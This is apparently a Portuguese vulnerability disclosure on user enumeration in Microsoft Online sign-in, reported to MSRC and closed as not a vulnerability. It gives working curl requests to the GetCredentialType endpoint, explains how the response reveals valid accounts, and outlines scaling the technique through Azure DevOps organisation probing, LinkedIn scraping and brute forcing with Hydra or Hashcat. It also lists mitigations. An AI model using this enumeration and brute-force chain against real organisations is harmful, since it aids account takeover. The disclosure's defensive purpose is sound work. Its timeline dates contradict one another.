



Introdução

É crucial adotar uma abordagem abrangente e estruturada que garanta a segurança das aplicações web. Este conteúdo se apoia a recursos como CVE, NVD e práticas de Pentest, para dar apoio na criação de um ambiente robusto e resiliente.

Baseia-se em padrões reconhecidos internacionalmente, como:

- OWASP
- NIST
- ISO 27034 e [29147](#)
- [SEI CERT Coding Standard](#)

Aqui você encontrará experimentos e exemplos reais (Disclosure) que levantam questões sobre a quebra ou não das diretrizes e melhores práticas.

Divulgação de Vulnerabilidade: Enumeração de Usuários no Serviço de Autenticação Microsoft Online

Data da publicação: 00/00/00 11:21

BR | [US](#)

Introdução

Este documento visa descrever a vulnerabilidade de enumeração de usuários descoberta na autenticação [Microsoft Online](#), passivo de exploração de forma visual e programática, em qualquer aplicação que se integre ao serviço.

Exploração

O vetor de ataque provém tanto da observação do comportamento das mensagens de retorno (visual), quanto pela estrutura de resposta do *endpoint* respectivo (programático).

Requisitos

Embora a vulnerabilidade esteja no serviço de autenticação Microsoft Online, os passos a seguir visa a exploração de forma breve, e em ambiente controlado e seguro, simulando a integração da aplicação fictícia *minha-app-com*.

- Acesse o portal [Azure AD \(Microsoft Entra ID\)](#) e registre uma nova aplicação através do [App Registration](#);
- Escolha o método [Access Token](#);
- Conceda as permissões *email* e *User.Read* por meio do [Microsoft Graph](#).

Após o registro, obtemos - *dentre outros valores omitidos por brevidade* - o parâmetro *appId*, usado na construção da **url** que redirecionará de, *minha-app.com* para *login.microsoftonline.com*, onde a autenticação ocorrerá:

```
https://login.microsoftonline.com/{appId}/oauth2/v2.0/authorize
```

Devemos incluir também os parâmetros *clientId* e *code*, obtidos durante o fluxo do *backend* da *minha-app.com*:

```
?client_id={clientId}&response_type=code&code_challenge={code}
```

Por fim, completamos com os parâmetros fixos:




```
&code_challenge_method=S256
&redirect_uri=https://minha-aplicacao/successo
&scope=https://graph.microsoft.com/email
&prompt=select_account
&sso_reload=true
```

No conjunto final, a **url** a ser usada pela **minha-app.com** será:

```
https://login.microsoftonline.com/{appId}/oauth2/v2.0/authorize?client_id=
{clientId}&response_type=code&code_challenge=
{code}&code_challenge_method=S256&redirect_uri=https://minha-
app.com/success&scope=https://graph.microsoft.com/email&prompt=select_account&sso_reload=tru
e
```

Metodologia Visual

A **url** irá te levar até o serviço de autenticação da aplicação (**appId**), personalizado para o inquilino solicitante (**clientId**), o qual exigirá as credenciais de acesso. A partir da análise no padrão de resposta, é possível determinar quando o usuário existe ou não.

Tela inicial	Informo dados inválidos	Serviço confirma	Domínio correto, a mensagem muda	Usuário correto, é solicitado a senha
				

Metodologia Programática

Inspecionando o código-fonte do serviço **login.microsoftonline.com**, e analisando os pacotes enviados pela rede, encontramos o **endpoint** **GetCredentialType**. Ao extrair o corpo da requisição, obtemos:

```
curl --location 'https://login.microsoftonline.com/common/GetCredentialType?mkt=pt-BR' \
--header 'accept: application/json' \
--header 'accept-language: pt-BR,pt;q=0.7' \
--header 'canary: {canaryHash}' \
--header 'client-request-id: {requestGuid}' \
--header 'content-type: application/json; charset=UTF-8' \
```

```
--header 'cookie: brcap=0; ESTSSOTILES=1; AADSSOTILES=1; x-ms-gateway-slice=estsfd;
stsservicecookie=estsfd; AADSSO=NA|NoExtension; ESTSAUTHLIGHT=+58498593-a7a2-422b-84bd-
ef0fb1c85b0d; CCState={cstateHash}' \
--header 'hpgact: 1800' \
--header 'hpgid: 1104' \
--header 'hpgrequestid: {hpgRequestGuid}' \
--header 'origin: https://login.microsoftonline.com' \
--header 'priority: u=1, i' \
--header 'referer: https://login.microsoftonline.com/{appId}/oauth2/v2.0/authorize?
client_id={clientId}&response_type=code&code_challenge=
{code}&code_challenge_method=S256&redirect_uri=https://minha-
app.com/successo&scope=https://graph.microsoft.com/email&prompt=select_account&sso_reload=tr
ue
--header 'sec-ch-ua: "Brave";v="125", "Chromium";v="125", "Not.A/Brand";v="24"' \
--header 'sec-ch-ua-mobile: ?0' \
--header 'sec-ch-ua-platform: "Windows"' \
--header 'sec-fetch-dest: empty' \
--header 'sec-fetch-mode: cors' \
--header 'sec-fetch-site: same-origin' \
--header 'sec-gpc: 1' \
--header 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/125.0.0.0 Safari/537.36' \
--data-raw
 '{"username":"abacate@avocado.com.br","isOtherIdpSupported":true,"checkPhones":false,"isRemo
teNGCSupported":true,"isCookieBannerShown":false,"isFidoSupported":true,"originalRequest":"
{originalRequestHash}","country":"BR","forceotclogin":false,"isExternalFederationDisallowed"
:false,"isRemoteConnectSupported":false,"federationFlags":0,"isSignup":false,"flowToken":"
{flowToken}","isAccessPassSupported":true}'
```

Embora o conjunto de cabeçalhos e parâmetros sejam elevados, sugerindo tratamento seguro quanto ao envio ou origem, nada é de fato feito com `requestGuid`, `cstateHash`, `hpgRequestGuid`, `originalRequestHash` ou `flowToken`. Considerando que não há verificação ou consistência do objeto, quanto a sua manipulação, podemos removê-los:

```
curl --location 'https://login.microsoftonline.com/common/GetCredentialType?mkt=pt-BR' \
--header 'Content-Type: application/json' \
--header 'Cookie: fpc=Avu1jfhshb2hEhMRueZ1yZ9Q; stsservicecookie=estsfd; x-ms-gateway-
slice=estsfd' \
--data-raw '{
  "username": "abacate@avocado.com.br"
}'
```

Independente de qual formato acima você use, ambos irão retornar a seguinte estrutura:

```
{
  "Username": "",
  "Display": "",
  "IfExistsResult": 0,
  "IsUnmanaged": false,
  "ThrottleStatus": 0,
  "Credentials": {},
  "DfpProperties": {},
  "EstsProperties": {},
  "IsSignupDisallowed": false,
  "apiCanary": ""
}
```

Os campos `IfExistsResult` e `ThrottleStatus` respectivamente determinam se o usuário existe e o estado do controle do recurso. Essa afirmação é possível por meio da seguinte observação de comportamento:

- Se **usuário** e **domínio** não existem, `IfExistsResult` e `ThrottleStatus` serão 1;
- Se **usuário** não existir, mas o **domínio** existir, `IfExistsResult` será 1 e `ThrottleStatus` será 0;
- Se **usuário** e **domínio** existem, `IfExistsResult` e `ThrottleStatus` serão 0;

Com isso, verificamos pela segunda vez que é possível identificar usuários através do serviço.

Obs: há outras mudanças no `json` que colaboram com a identificação, mas foram otimizadas por brevidade.



Metodologia Expandida

Considerando que o serviço [Azure DevOps](#) também usa o Microsoft Online, e sua **url** é acessível através de `https://dev.azure.com/{nomeDaOrganizacao}`, é possível escalar a descoberta por meio de um *web scrapping* numa rede social, como o LinkedIn, a fim de obter o nome principal de cada empresa.

Com a lista pronta, automatiza-se a descoberta até obter um **HttpStatus 200**:

```
https://dev.azure.com/mcdonalds
https://dev.azure.com/samsung
https://dev.azure.com/ibm
https://dev.azure.com/suaempresa
...
https://dev.azure.com/microsoft
```

Definido o alvo, basta aplicar qualquer uma das metodologias descritas neste documento:

Usuário não existe no domínio	Usuário existe e me é solicitado a senha
	

Além de nomes óbvios como o demonstrado acima (admin, infra, rh, contato...), podemos fazer outro *web scrapping* no LinkedIn, desta vez focado nos funcionários da empresa alvo. A partir de nomes e sobrenomes, geramos todas as combinações (*incluindo hífen, underscore ou ponto*) através de ferramentas como o **Crunch**. Com a massa de dados pronta, deixamos a força bruta fazer o resto por meio de softwares como **John the Ripper**, **Hydra** ou **Hashcat**.

O usuário que não tiver um 2º fator de segurança, e faz uso de senha fraca, fatalmente estará sujeito a ter sua credencial quebrada.

Impacto

Esta informação, aparentemente inofensiva, pode afetar de forma significativa a segurança da organização, já que a exposição de credenciais de acesso contribuem para o aumento e eficácia de ataques subsequentes, como **phishing**, **engenharia social** e **força bruta**.

Phishing

Ataque que tenta roubar seu dinheiro ou a sua identidade fazendo com que você revele informações pessoais, tais como números de cartão de crédito, informações bancárias ou senhas em sites que fingem ser legítimos. Criminosos cibernéticos normalmente fingem ser empresas confiáveis, amigos ou pessoas conhecidas em uma mensagem de email falsa, que contém um link para um site de "*phishing*" (pescar). (Fonte: [Suporte Microsoft](#)).

Um subconjunto dessa prática é o *spear phishing* (pescar com lança), que trata da especialização do ataque, onde os invasores realizam pesquisas extensas sobre os alvos pretendidos. Essa alta

personalização visa não só indivíduos, como empresas específicas, ocasionando fraudes financeiras, manipulação de preços de ações, espionagem ou roubo de dados confidenciais para revenda. Podem ser projetados também para infectar dispositivos com *malware*. (Fonte: [Kaspersky Resource Center](#))

Engenharia Social

Os ataques de engenharia social manipulam as emoções e os instintos das pessoas de maneiras que comprovadamente a levam a compartilhar informações que não deveriam compartilhar, baixar software que não deveriam baixar, visitar sites que não deveriam visitar, enviar dinheiro para criminosos ou cometer outros erros que comprometam sua segurança pessoal ou organizacional. (Fonte: [IBM Think](#)).

Além dos já citados *phishing* e *spear phishing*, temos o *baiting* (iscar pela curiosidade), *tailgating* (carona no dispositivo desbloqueado), *pretexting* (o falso samaritano digital), *Quid pro quo* (serviços desejáveis, porém falsos, em troca da informação), *scareware* (manipular pelo medo) e *watering hole* (um serviço real é infectado).

Força bruta

Um ataque de força bruta usa o método de tentativa e erro para adivinhar informações de login ou chaves de criptografia. Invasores trabalham com todas as combinações possíveis na esperança de acertar.(Fonte: [Kaspersky Resource Center](#))

Um subtipo dessa forma de ataque é conhecido como *Password Spraying* (pulverização de senhas), que consiste na tentativa exaustiva de usar a mesma senha em diversas contas antes de tentar outra. Ataques de pulverização de senhas costumam ser efetivos, porque muitos usuários, além de usarem as mesmas senhas em diferentes serviços, em geral são de simples memorização e fáceis de adivinhar. [Fonte: [Kaspersky Resource Center](#)]

Embora pareça como procurar "agulha num palheiro", o avanço da inteligência artificial (IA) e modelos de linguagem de larga escala (LLM) otimizam, aceleram, escalam, dão bypass em captcha e ajustam frequência no ataque sem necessidade do fator humano.

O único local onde há o fator humano, é na concepção de senha. O quadro abaixo destaca as mais utilizadas no Brasil, no ano de 2023:

Posição	Senha	Ocorrências
1º	admin	204.846
2º	123456	137.551
3º	12345678	46.666
4º	102030	28.034

Posição	Senha	Ocorrências
5º	123456789	24.834
7º	gvt12345	10.684
9º	password	8687
11º	123mudar	8202
15º	fera@123	6364
20º	Senha	4762

Fonte: [Nordpass](#)

Você pode ver maiores detalhes sobre o quão rápido uma senha pode ser descoberta, neste artigo do [Hive System](#).



Mitigação

Para mitigar a vulnerabilidade de enumeração de usuários, é essencial implementar medidas de segurança robustas que dificultem sua exploração, como:

- **Uniformização das mensagens de erro:** assegurar que todas as mensagens de erro durante o processo de autenticação sejam uniformes, não fornecendo pistas sobre a validade dos nomes de usuários. O mesmo vale para tempo de resposta da requisição.
- **Limitação de tentativas de login:** implemente uma política de limitação de tentativas de autenticação. Após um número predefinido de tentativas falhas, bloqueie temporariamente a conta ou exija um tempo de espera.
- **Monitoramento e log de acessos:** configure o monitoramento e auditoria de todas as tentativas de autenticação. Analise esses logs regularmente para identificar padrões de ataques de enumeração.
- **Utilização de captchas:** adicione CAPTCHAs no processo de autenticação para dificultar a automação de ataques de enumeração.
- **Verificações contra adulteração:** avaliações robustas na requisição devem garantir que o evento não possa ser explorado.

Relevância

Políticas robustas de controle de acesso, como multifator ou *zero trust*, limitam o acesso dos cibercriminosos, mas a falta de respostas uniformes durante este acesso, abre caminho para a vulnerabilidade de enumeração de usuários, cujo risco é reconhecido por várias organizações de segurança.

- **OWASP (Open Web Application Security Project):** frequentemente mencionada no [OWASP Top 10](#) e citado nas diretrizes do [Authentication Cheat Sheet](#), está presente também nas categorias:
 - [A1:2021 - Broken Access Control](#);
 - [A7:2021 - Identification and Authentication Failures](#);
 - [A9:2017 - Using Components with Known Vulnerabilities](#).
- **NIST (National Institute of Standards and Technology):** a prática é abordada pelo [NIST SP 800-63B: Digital Identity Guidelines](#), tópico 8: "*Threats and Security Considerations*".
- **ISO (International Organization for Standardization):** embora não mencione especificamente a enumeração de usuários, as diretrizes de segurança da [ISO/IEC 27001](#) e [ISO/IEC 27034](#) ressaltam, respectivamente, a importância de proteger informações de autenticação e adoção de práticas seguras de desenvolvimento.
- **SEI CERT (Software Engineering Institute CERT):** o SEI CERT Coding Standards fornece [10 práticas de codificação segura](#) para evitar diversas vulnerabilidades. Dentre elas, podemos destacar o item

8: "Practice defense in depth", cuja orientação é assegurar mais de uma camada de proteção, combinando técnicas para reduzir as lacunas de segurança.

- **CVE (Common Vulnerabilities and Exposures)**: além de sua definição base [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](#), muitos serviços e softwares conhecidos, como [WordPress](#), [OpenSSH](#) e [GitLab](#) já marcaram presença. Múltiplas entradas de enumeração de usuários são [regularmente catalogadas](#) no banco de dados da CVE.
- **NVD (National Vulnerability Database)**: enriquece uma CVE e expande detalhes com referências técnicas, análise de impacto, orientações de remediação e classificações de risco (CVSS).

Relato

A descoberta foi devidamente relatada ao [Microsoft Security Response Center \(MSRC\)](#), via [Microsoft Bug Bounty Program](#), seguindo as diretrizes de divulgação responsável em conformidade com as diretrizes da ISO/IEC 29147:2018 e do CERT Guide to Coordinated Vulnerability Disclosure, visando garantir a mitigação adequada e a proteção de possíveis usuários afetados. Dado que o evento não foi considerado uma vulnerabilidade, torno público o cenário com o intuito de alinhar entendimento sobre quais contextos a vulnerabilidade aqui citada, deve ser considerada um risco.

Identificação

- **Identificador**: microsoft_bounty_1¹ (*external tracking ID*)
- **Categoria**: Enumeração de Usuários
- **Gravidade**: 8.8/Alta
- **CVSS**:

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N

¹ dado que o item não foi considerado uma ameaça (mesmo tendo sido comunicado por duas vezes), nenhum código CVE foi atribuído.

Linha do Tempo

- **Data da descoberta**: 26 de Abril de 2024
- **Data da notificação ao MSRC**: 27 de Abril de 2024
- **Data da análise pelo MSRC**: 29 de Junho de 2024
- **Data da conclusão pelo MSRC**¹: 12 de Junho de 2024

Resposta Obtida

MSRC Email communication 12 de jun. de 2024, 22:31
Subject: RE: MSRC Case microsoft_bounty_1

Hello Raphael,

Thank you for submitting this issue to Microsoft. We appreciate the time taken to submit this report. Upon investigation, we have determined that this is not considered a security vulnerability for servicing.

Please refer <https://learn.microsoft.com/en-us/entra/fundamentals/users-default-permissions#restrict-member-users-default-permissions>

As such this case is now closed.

Thank you for working with us and we look forward to more reports from you in the future!

Warm regards,
MSRC

O [link referido](#) fala sobre permissões de acesso entre usuários autenticados e visitantes, com o intuito de restrição. Contudo, não se aplica ao que foi demonstrado neste documento, uma vez que é possível explorar a vulnerabilidade livremente.

Referências

- [ISO/IEC 27034-1:2011 - Application security](#);
- [CERT Guide to Coordinated Vulnerability Disclosure](#);
- [NVD \(National Vulnerability Database\)](#);
- [CVSS \(Common Vulnerability Scoring System\) Calculator](#);
- [OWASP Authentication Cheat Sheet](#);
- [NIST Special Publication 800-63B](#);
- [CERT Guide to Coordinated Vulnerability Disclosure](#);
- [NVD Vulnerability Database](#).

Conclusão

A descoberta desta vulnerabilidade no serviço de autenticação do Microsoft Online ressalta a importância contínua de revisões de segurança e conformidade com padrões internacionais. No entanto, ao não considerar uma falha, levanta-se a questão sobre quando a vulnerabilidade deve ser tratada como um risco ou não.

Empresas de segurança, que aplicam testes de penetração, como [Tracker](#), [Desec](#), [HackerSec](#), [Ravel](#), [Kaspersky](#), [Tempest](#), [e-Security](#), [Vantico](#) ou [Tivit](#), guiam-se pelos padrões de mercado, logo, a autenticação Microsoft Online também deveria estar sujeito ao mesmo.